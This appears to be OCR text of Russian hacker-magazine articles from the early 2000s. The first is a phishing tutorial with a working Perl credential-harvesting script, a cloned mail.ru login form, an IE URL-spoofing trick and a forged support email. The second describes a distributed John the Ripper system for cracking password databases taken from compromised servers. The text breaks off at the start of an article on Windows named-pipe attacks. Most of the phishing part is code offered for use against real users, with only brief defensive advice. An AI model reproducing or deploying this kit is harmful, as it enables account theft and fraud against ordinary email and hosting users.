Все программные методы защиты подобны презервативу. Они, конечно, на каком-то уровне защитят твой компьютер от проникновения на него разных нежелательных тварей, но стопроцентной защиты не гарантируют. Антивирус не всегда успеет оперативно алертнуть на какую-нибудь гадость, пытающуюся проникнуть в твою систему. Казалось бы, еще полчаса назад ты обновлял базу своего AVP, а в непонятном письме по почте к тебе уже просочился новый червь. Поэтому десять раз подумай, прежде чем открывать приаттаченные файлы в подозрительном письме. Сеть очень похожа на реальную жизнь, в ней так же стоит многого опасаться и постоянно держать ухо востро. Думаю, прочитав статью, ты это уже понял.

■ Марина Попкова

ТВОЙ ПОЧТОВЫЙ ЯЩИК ВЗЛОМАН!


Ты никогда не думал, как хакеры могут выдирать пароли от почтовых ящиков? Как они получают к ним доступ? Задумывался ли ты о том, что хакеры могут выманить пароль у тебя самого, и при этом ты даже не заметишь, что что-то произошло? Нет? А такое вполне вероятно. Не веришь – читай дальше.

URL-SPOOFING КАК СРЕДСТВО ВЗЛОМА

МЕХАНИЗМ АВТОРИЗАЦИИ НА MAIL.RU

Представь себе следующую ситуацию. Ты пользуешься бесплатной почтовой службой mail.ru и знаешь, что о безопасности твоего mailbox'а позаботятся грамотные админы этого сервиса. На всякий пожарный ты никогда нигде не сохраняешь пароль, чтобы случайный взломщик, захаксоривший твою тачку (не дай Бог, конечно), оказался в обломе. И вот однажды ты получаешь письмо от службы поддержки с просьбой пройти повторную авторизацию. Ничего не подозревая, ты в очередной раз логинишься на mail.ru и через некоторое время замечаешь, что твоей почтой кто-то рулит: читает твои письма и пишет всякие гадости от твоего имени. Как же такое могло произойти? Ведь ты поставил восьмисимвольный пароль 'j87$*#2l'!

Итак, рассмотрим действия хакера, с помощью которых он сможет получить акцес к твоей почте. Сначала он заходит на mail.ru и сохраняет главную страницу к себе на хард. Потом регает где-нибудь сайт, заливает свежескачанную страницу себе на сервер. Представим, что взломщик порегал сайт http://mailru.nsd.ru. Теперь его пага – это копия mail.ru. Если залогиниться на этой странице, то логин с паролем перешлются на mail.ru, а мы попадем в свой почтовый ящик.


Копия сайта mail.ru

Давай посмотрим, как же выглядит сама форма авторизации в виде html:

HTML-ФОРМА

```
<form name="Auth" method=post action=http://win.mail.ru/cgi-bin/auth>
<input type=hidden name=Mpopl value=659612478>
<input type=hidden name=login_from value=titul>
<input type=checkbox name="level" value=1>
<input type="text" name="Login" value="" size="12">
<select size="1" name="Domain">
<option value="mail.ru" >@mail.ru</option>
<option value="inbox.ru">@inbox.ru</option>
<option value="bk.ru" >@bk.ru</option>
<option value="list.ru" >@list.ru</option>
</select>
<input size="14" type="password" name="Password" value="">
<input TYPE=submit name="" value="Войти">
</form>
```


Мы видим, что данные, которые юзер введет в форму, отправляются методом POST скрипту http://win.mail.ru/cgi-bin/auth. А что произойдет, если он вдруг подставит туда URL своего скрипта? Например, что-нибудь вроде http://mailru.nsd.ru/cgi-bin/auth.cgi? Ясень пень, тогда логин и пароль перешлются не на mail.ru, а уже прямо скрипту хакера! Чуешь, чем это пахнет?

Рассмотрим этот самый скрипт auth.cgi, которым воспользуется хакер для успешного приема логина и пароля от пользователя.

Как он работает. Скрипт получает необходимые данные, сохраняет их в отдельный файл, а потом посылает юзера с его логином и паролем на настоящий сценарий авторизации (http://win.mail.ru/cgi-bin/auth). В итоге, пользователь, ничего не замечая, успешно попадает в свой почтовый ящик. Но фишка в том, что логин с паролем останутся у хакера! А вот сам исходник скрипта:

ИСХОДНИК СКРИПТА-АВТОРИЗАЦИИ

```
#!/usr/bin/perl
&parse_form;
# открываем файл log.txt для добавления инфы
open LOG,">>./log.txt";
```


На нашем диске лежат все описанные скрипты и HTML-формы.

```
# записываем туда логин и пароль от ящика
print LOG "$FORM{'Login'} @ $FORM{'Domain'},
pass:$FORM{'Password'}\n";
# закрываем файл
close LOG;
# все, пароль сперт!
# теперь перекидываем на mail.ru:
print "Content-Type: text/html\n\n";
print "<HTML><BODY>\n";
# создаем ту же форму, что и на настоящем mail.ru
print "<form name=\"Auth\" method=post
action=http://win.mail.ru/cgi-bin/auth>\n";
print "<input type=hidden name=Mpopl value=1892134183>\n";
print "<input type=hidden name=login_from value=titul>\n";
print "<input type=hidden name=\"level\" value=1>\n";
print "<input type=hidden name=\"Login\"
value=\"$FORM{'Login'}\">\n";
print "<input type=hidden name=\"Password\"
value=\"$FORM{'Password'}\">\n";
print "<input type=hidden name=\"Domain\"
value=\"$FORM{'Domain'}\">\n";
print "<input TYPE=hidden name=\"\" value=\"Войти\">\n";
# без участия пользователя жмем на невидимую кнопку sub-
mit =)
print "<script language=javascript>Auth.submit()</script>\n";
print "</form>\n";
print "</BODY></HTML>\n";
```

Собственно, вот и весь скрипт сетевого подонка. Теперь хакер заливает его в диру cgi-bin, не забывая при этом поставить соответствующий chmod (755). Далее он меняет на своей странице экшен формы: строку <form name="Auth" method=post action=http://win.mail.ru/cgi-bin/auth> на <form name="Auth" method=post action=http://mailru.nsd.ru/cgi-bin/auth.cgi>, чтобы пароль отправлялся его скрипту.

ПРЕВРАЩЕНИЕ MAILRU.NSD.RU В MAIL.RU


Все это здорово, но в адресной строке по-прежнему остается http://mailru.nsd.ru. Это трудно не заметить :). Надо что-то делать. Можно, конечно, вообще убрать строку адреса с помощью JavaScript'а, но лучше поискать более подходящую альтернативу. Посмотрим на последние новости bug-traq, связанные с Internet Explorer'ом:

URL SPOOFING

Адрес с описанием ошибки: www.securitylab.ru/41661.html

Уязвимость обнаружена в Internet Explorer. Злонамеренный пользователь может отобразить поддельный URL в адресной строке. А именно включить "%01" после имени пользователя и справа перед символом "@" в URL, чтобы заставить браузер отобразить в адресной строке неправильный FQDN, отличный от запрашиваемого домена.
Решение: способов устранения обнаруженной уязвимости в настоящее время не существует.

Пользуясь этим подарочком от мелкомягких, хаксор может заманить жертву на страницу с поддельной ссылкой на mail.ru



HTML-файл с поддельной ссылкой

(собственно говоря, так можно заманить вообще куда угодно – прим. ред.).


Также сетевой подонок может написать жертве письмо в формате html от имени службы поддержки mail.ru:

ЛЕВОЕ ПИСЬМО

```
Form: Служба поддержки пользователей почтовой системы
Mail.Ru <support@corp.mail.ru>
To: <vasja_pupkin@mail.ru>
Subj: Изменения в работе почтовой службы Mail.ru

<HTML><BODY>
Уважаемый пользователь!
В программном обеспечении сервера было произведено из-
менение, в связи с чем Вам необходимо пройти повторную
веб-авторизацию на почтовом сервере mail.ru.
<a href="http://mailru.nsd.ru" target="_new"
OnMouseOver="window.status='http://mail.ru';location.href=une
scape('http://mail.ru%01@mailru.nsd.ru');return true;"
onMouseOut="location.href=unescape('http://mail.ru%01@mail-
ru.nsd.ru');">http://mail.ru</a>
</BODY></HTML>
```

В итоге, при наведении на ссылку в строке статуса отобразится урл http://mail.ru и откроется окно с левым mail.ru (в нашем случае




Левый mail.ru

– mail.nsd.ru), причем в строке адреса опять будет написан тот же mail.ru.

СБОР УРОЖАЯ

После отправки подобного письма хакеру остается лишь подождать, когда же лопоухий юзверь "пройдет повторную авторизацию". В случае успеха в файле http://mailru.nsd.ru/log.txt появится новая запись с логином и паролем.

Как ты, наверное, понимаешь, таким способом можно ломать не только почтовые сервисы, но и аккаунты пользователей хостингов.



В log.txt добавилась новая запись

Возьмем для примера популярный бесплатный хостинг narod.ru. Достаточно скопировать страницу с формой ввода пароля и в форме LoginForm вместо action=http://passport.yandex.ru/cgi-bin/Reg.pl?mode=auth&retpath=http://narod.yandex.ru/userarea/after_register.xhtml указать адрес левого скрипта (action=http://nsd.ru/cgi-bin/narod-auth.cgi). Осталось сделать массовую рассылку писем с просьбой заново залогиниться, чтобы получить кучу аккаунтов от различных пользователей.



В Internet Explorer'е присутствует множество других ошибок, которые могут привести к угону чужих аккаунтов. Например, ошибки в CSS. Об этой баге читай статью в этом же номере.

КАК ОТ ЭТОГО ЗАЩИТИТЬСЯ?

Чтобы защититься от такого вида социальной инженерии, надо учиться на чужих ошибках и всегда задумываться, а не хотят ли кинуть тебя. Так что будь начеку. И если кто-то вдруг предложит зайти на некий сайт, лишний раз подумай, нет ли там какой-нибудь подставы. Также не стоит юзать осла (MSIE). Лучше поставь какой-нибудь менее распространенный браузер, где хакеры еще не отловили много багов. Могу посоветовать два браузера: Opera (www.opera.com) и Mozilla (www.mozilla.org).

ВЫВОДЫ

А выводы весьма печальные. Ошибки в IE обнаруживаются чуть ли не каждый день. И вряд ли их станет меньше. К тому же недавно выложили часть сорсов win2k. Теперь багокопатели заработают еще жестче. А юзеры, по своей лени или тупости, будут по-прежнему забывать ставить заплатки, что в итоге приведет к появлению в Сети тысяч потенциальных жертв. И, естественно, их кто-нибудь будет ломать. Так что мой тебе совет: всегда следи за новыми ошибками, патчи себя и будь бдителен! Не дай себя обмануть!

КАК МОЖНО ПОСЛАТЬ ПИСЬМО В ФОРМАТЕ HTML

Намылить письмо в виде произвольной html-страницы не так просто, как кажется на первый взгляд. Дело в том, что далеко не все почтовые софтины позволяют это делать. Однако написать скрипт, позволяющий отсылать любые html'ники, гораздо проще. Разница между простым текстовым письмом и форматированным лишь в том, что в заголовке письма, а конкретно в поле Content-Type стоит значение text/plain вместо text/html.

Вот PHP-скрипт для отправки мыла в хтмл-формате:

```
<?
$from = "1@2.3"; // от кого
$email = "3@2.1"; // куда отправить
$topic = "Subj"; // тема письма
$message = "<HTML>...</HTML>"; // текст письма
// собираем письмо
$headers = "From: ".$from."\r\nReply-To: ".$from."\r\n";
$headers .= "MIME-Version: 1.0\r\n";
$headers .= "Content-Type: text/html;";
$body .= $message."\r\n\r\n";
mail ($email, $topic, $body, $headers); // отправляем
?>
```

■ Докучаев Дмитрий aka Forb (forb@real.xakep.ru)




ПРЕВРАТИ ПОКАЛКУ В МАШИНУ УБИЙСТВА

В последнее время вошли в моду системы распределенных вычислений, предназначенные для поиска таких удивительных вещей, как, например, лекарство от рака, зеленые человечки или аномальные явления. Этим занимаются ученые и исследователи. А ты чем хуже? Правильно, ничем! Именно поэтому сейчас мы займемся написанием своей распределенной системы вычислений.

ОБЪЕДИНЯЕМ МОЗГИ ДЛЯ РЕШЕНИЯ ОБЩЕЙ ЗАДАЧИ

ПОВЕРЬ МНЕ, ЭТО НЕСЛОЖНО

Нет, я не собираюсь кодить ужасный скрипт, который будет искать воду на Марсе или жизнь на Солнце. Идея носит чисто хакерский характер и, на самом деле, довольно банальна. Представь себе: ты поимел шелл на крутом серваке (неважно каком) и случайно наткнулся на базу паролей. Перебирать их на твоем слабеньком компьютере невозможно, либо просто нет желания этим заниматься. Ты спросишь, причем же здесь система, и получишь достойный ответ ;). Алгоритм довольно простой: на web-сервер помещается несколько скриптов, выполняющих всего две функции. Это прием зашифрованного пароля и выдача его клиенту. Если ты думаешь, что клиент – это пользователь, принявший участие в вычислениях, то ты немного ошибаешься. На самом деле, клиент – это тоже скрипт, являющийся частью системы. Именно он выполняет запросы к серверу. Поначалу алгоритм выглядит сложно и интригующе, но в дальнейшем все станет ясно.



◢ На нашем компакте ты найдешь архив со скриптами, а также модуль Perl-CGI. В качестве бонуса на диске будет выложен переборщик John The Ripper.

ВСЕ НАЧАЛОСЬ... С КОНФИГОВ

Когда я берусь за какой-либо проект, то начинаю с процесса составления конфигов. Если конфигурационный файл придуман, то сам код пишется очень просто. В моем случае серверный конфиг называется main.inc. Его предназначение - определить главные пути системы и установить значения некоторых переменных. Рассмотрим этот файл подробнее.

MAIN.INC - ГЛАВНЫЙ КОНФИГУРАЦИОННЫЙ ФАЙЛ

```
$etcdir='etc'; ## Путь к базе паролей
$logdir='log'; ## Путь к журналу системы
$saltfiledes="$etcdir/des.fs";
## Пути к зашифрованным паролям (DES и OpenBSD
BlowFish)
$saltfileob="$etcdir/ob.fs";
$mainlog="$logdir/mainlog.fs"; ## Лог общих запросов
## Каталог для идентификаторов пользователей
$userdir='users';
# System variables
$countcrack=3; ## Максимальное число отправки пароля
```

Если в случае с путями вопросов не возникает, то назначение последней переменной вызывает интерес. Пользователям разрешается запросить определенный пароль только $countcrack раз, поскольку код может быть очень сложным, а загружать им систему нерационально. Дефолтовое число попыток очень мало, его рекомендуется инкриминировать с ростом популярности системы.


ТАКИЕ РАЗНЫЕ ПАРОЛИ

В пингвине пароли шифруются не единственным методом. Общеизвестных способов как минимум два: DES и OpenBSD BlowFish. Именно их расшифровку я реализовал в своей системе. Каждый шифр находится в определенном файле (des.fs и ob.fs) и посылается клиенту в зависимости от выбора пользователя. После того как john расшифрует пароль, сценарий обращается к серверу и отправляет расшифрованный пассворд. В скрипте реализована проверка на вшивость ;) – запись в лог производится после выполнения небольшой процедуры. Она проводит сравнение кода, составленного по присланному паролю, с тем, который



НЕСОВЕРШЕНСТВО СИСТЕМЫ

Как и в любом первом релизе, не были учтены все возможности. К примеру, моя система – это лишь скелет, требующий наличия web-оболочки и администрирования. При желании можно подружить систему с mySQL и добавить множество разных вкусностей. В скриптах ты можешь включить поддержку «очков» или «баллов», которые будут эквивалентны некоторому числу WMZ ;). В общем, фантазируй и модернизируй мои скрипты. Свои творения высылай мне на e-mail. Я обязательно их рассмотрю и, возможно, они будут описаны в новых выпусках Хакера.


Формат файла с паролями

высылался клиенту. Во всех случаях происходит возврат результата, в зависимости от которого клиент делает выводы об исходе операции. Короче говоря, прием против читеров имеется, и работает как надо.

ОБЗОР СЕРВЕРНОЙ ЧАСТИ

Как я уже сказал, система состоит из двух частей – серверной и клиентской. Причем одна никоим образом не зависит от другой. Они лишь взаимодействуют между собой. Таким образом, серверная часть включает в себя три главных файла: конфиг main.inc и два скрипта getpass.cgi и putpass.cgi. Вообще-то их можно было объединить в один, но простота реализации не позволила мне этого сделать ;).

Сценарий getpass.cgi выдает пароль клиенту. Делает он это совершенно рандомно, опираясь лишь на тип, предложенный юзером. Единичка соответствует DES, двойка – OpenBSD


Скрипт, предоставляющий пароли

BlowFish. Этому скрипту также передается индивидуальный идентификатор, выданный клиенту. Помимо этого идентификатора, имеется также специальная переменная $old, равная номеру, закрепленному за владельцем пароля. Иными словами, когда человек заслал пароль в систему, то его идентификатор также заносится в базу. Это удобно, поскольку после удачной расшифровки становится известно, чей, собственно, пароль был разгадан.

Помнишь, я говорил про переменную $countcrack? Именно в getpass.cgi используется этот порог. Чтобы все стало ясно, посмотрим на кусок кода.

ПРОЦЕДУРА CHECKCOUNT()


```
sub checkcount {
## Шифрованный пароль передается в качестве параметра
my $salt = shift;
## Определяются локальные переменные
my (@salts, $count, $user, $pwd, $oid);
## Открываем базу паролей для чтения
openquery("");
while(<PWD>) {
push(@salts,$_); ## Заполняем массив @salts
}
close(PWD);
openquery(">"); ## Открываем ту же базу для записи
foreach (@salts) {
if ($_ ne $salt) {
print PWD "$_" ## На лету просматриваем массив
} else {
($user, $pwd, $oid, $count)=split(':',$_);
$count++; ## Увеличиваем порог
if ($count < $countcrack) { ## Если порог не предельный
## Записываем в базу строку
print PWD "$user:$pwd:$oid:$count\n";
} else {
## Иначе комментируем строку
print PWD "\#$user:$pwd:$oid:$count\n";
}}}
close(PWD);
## Не забываем вернуть идентификатор хозяина
return($oid);
}
```

Суть процедуры заключается в том, чтобы проследить пороговое значение и закомментировать салт, если это необходимо. Понятное дело, что комментированные строки не обрабатываются скриптом (то есть просто пропускаются).

Как ты заметил, в процедуре засветилась загадочная функция openquery(). Она, как видно из комментариев, открывает нужную



Параметр –rules необходим для более сложного перебора по словарю. Если он указан, каждое слово в вордлисте будет изменяться в регистре и добавляться к случайным цифрам. Иными словами, шанс удачного перебора при наличии –rules резко возрастает.



Полный листинг конфа клиента

базу. Выбор зависит от типа, который присылает клиент, поэтому открытие и вынесено в отдельную часть скрипта.

ФУНКЦИЯ OPENQUERY()

```
sub openquery {
my($access)=shift;
$stype == 1 ? open("PWD","$access$saltfiledes") :
open("PWD","$access$saltfileob");}
```


Как видишь, все оказалось просто и компактно. В качестве параметра передается доступ к файлу, который тут же подставляется в функцию open().


РАЗГАДАЛ? ПРИШЛИ РЕЗУЛЬТАТ

Второй скрипт putpass.cgi не представляет особого интереса. Единственное, что хотелось бы показать, это процедуру проверки правильности расшифровки с помощью функции crypt().


ПРОВЕРКА НА ВШИВОСТЬ

```
sub checksalt {
## Выделяем салт из строки
(undef, $salt)=split(':',$salt);
return 0
if (crypt($pwd, $salt) ne $salt);
return 1}
```



Корректные права к файлам системы



Запрос нового пароля



Пересылка пароля серверу



Не позволяй посетителям смотреть названия файлов

После того как произошла проверка, сценарий пишет результат в лог и возвращает значение клиенту. Вот и все, что он делает.

КЛИЕНТ ПОД МИКРОСКОПОМ

Настало время разобраться с клиентом. Он состоит из двух файлов: конфиг fclient.conf и скрипт client.pl. Конфиг имеет гораздо больше переменных, чем в серверной части. Самые главные из них необходимо описать:

```
## Сервер с установленной системой
$server='fsystem.host.ru';
$cid=31337;
$progname="/usr/bin/john";
## Словарь (должен находиться в директории etc)
$wordlist="etc/wl.fs";
## Использование параметра -rules
$enablerules=1;
```

Конфигурационный файл сделан для того, чтобы не нагружать пользователя и не передавать все опции через командную строку. Но несмотря на это, некоторые вещи следует отправлять в консольном режиме. Например, опция «–g» определяет действие скрипта после получения пароля от сервера (1 означает немедленную расшифровку, 0 – простая запись пароля в файл). Параметр «-c» отвечает за продолжение прерванной расшифровки, «-i» передает идентификатор (имеет больший приоритет, чем конфиг) и т.п. Описание опций можно найти в сорцах client.pl (RTFS тебе поможет ;)). В самом коде нет ничего сложного – создается соединение с сервером, затем запрос и обработка результата. После этих действий пароль записывается в определенный файл. Именно он передается в качестве параметра программе John The Ripper.

Процесс перебора пароля может быть завершен по двум причинам - по желанию пользователя или после полного перебора. При запуске программы происходит переопределение дескриптора вывода в файл fs.tmp. Как только переборщик завершает свою работу, этот файл открывается на чтение. Если там обнаруживается пароль, то он сразу же пересылается на удаленный сервер.

Первоначально расшифровка ведется по словарю (при его наличии), затем начинается полный перебор. В случае если юзер обрывает процесс, происходит перехват сигнала и копирование файла restore в папку ~user/john. Используя этот файл, можно продолжить процесс перебора позже. Поэтому никто не запрещает запускать john, когда ресурсы машины простаивают ;).

НАЧАЛО ПРОЦЕССА ПЕРЕБОРА

```
sub cracksalt {
my($rules, $pwd, $binstring, @res);
if ($wordlist) { ## Если существует словарь
## Оформляем список параметров
$rules == 0 ? $rules='' : $rules='-rules';
## Оформляем строку запуска
$binstring="$progname -w:$wordlist $rules $savefile 1>fs.tmp
2>/dev/null";
print "Starting process...\n"; ## Стартуем процесс
`$binstring`;
$pwd=checkres();
putsalt("$pwd")
if (defined $pwd);
}
```

ДОСТАВКА, УСТАНОВКА

Вот и весь базовый набор скриптов. На первый взгляд, установить их на свой сервер очень сложно, но на самом деле это не так. Достаточно просто скопировать структуру системы в каталог cgi-bin и проставить права 755 для двух скриптов и 777 для каталогов etc, users и log. Из соображений безопасности рекомендую изменить название и путь к конфу main.inc и не позволять читать названия файлов в текущей папке. Чтобы быстро удостовериться в работе системы, сходи осликом на скрипт getpass.cgi. Если все в порядке, скрипт вернет один из паролей в базе.


И напоследок скажу, что скачать систему ты можешь с моего сайта: http://kamensk.net.ru/forb/1/x/fsystem.tar.gz. Там же ты найдешь перловый клиент и примитивные дефолтные базы. Реализуй систему на своем сервере и получай деньги от клиентов. Начало уже положено.

ЗАВИСИМОСТИ

Система имеет ряд зависимостей, которые следует удовлетворить. Во-первых, для работы необходим функционирующий Perl-интерпретатор (поставляется по умолчанию в любой *nix-like системе). Во-вторых, нужны модули CGI.pm и Socket.pm (их можно достать на perl.com/CPAN). И, наконец, для нормальной работы клиента установи John The Ripper. Сливаем его по ссылке www.xfocus.net/tools/200103/john-1.6.tar.gz.

Замучался
с Dial-Up?

- МЕДЛЕННАЯ СКОРОСТЬ?
- ПОСТОЯННЫЕ ОБРЫВЫ?
- ТРУДНО ДОЗВОНИТЬСЯ ДО ПРОВАЙДЕРА?
- ЗАНЯТ ТЕЛЕФОН?




тогда **подключай**


Домашний интернет-канал

ADSL СТРИМ

ТЫ ЗАКАЧАЕШЬСЯ!

- $30 ЗА 1 ГИГАБАЙТ ТРАФИКА
- ВСЕГДА СВОБОДНЫЙ ТЕЛЕФОН
- НАДЕЖНЫЙ ДОСТУП 24 ЧАСА В СУТКИ
- УДОБСТВО ОПЛАТЫ





СКОРОСТЬ – 1 Мбит/сек!

Услуги сертифицированы   Лицензии Минсвязи РФ: №22963; №12235; №12203.

тел.: 105-55-45
www.stream.ru

Мысла Владислав aka DigitalScream (digitalscream@real.xakep.ru)

АТАКА НА КАНАЛИЗАЦИЮ

Пришло время поговорить о наиболее интересных атаках. Речь пойдет о поименованных каналах в Windows. Область их применения довольно широка и позволяет реализовать как локальные, так и удаленные атаки. Но об этом немного позднее, а пока необходимо разобраться, что представляют собой каналы и для чего они созданы.

МУЧАЕМ ПОИМЕНОВАННЫЕ КАНАЛЫ В WINDOWS

КАНАЛЫ WINDOWS

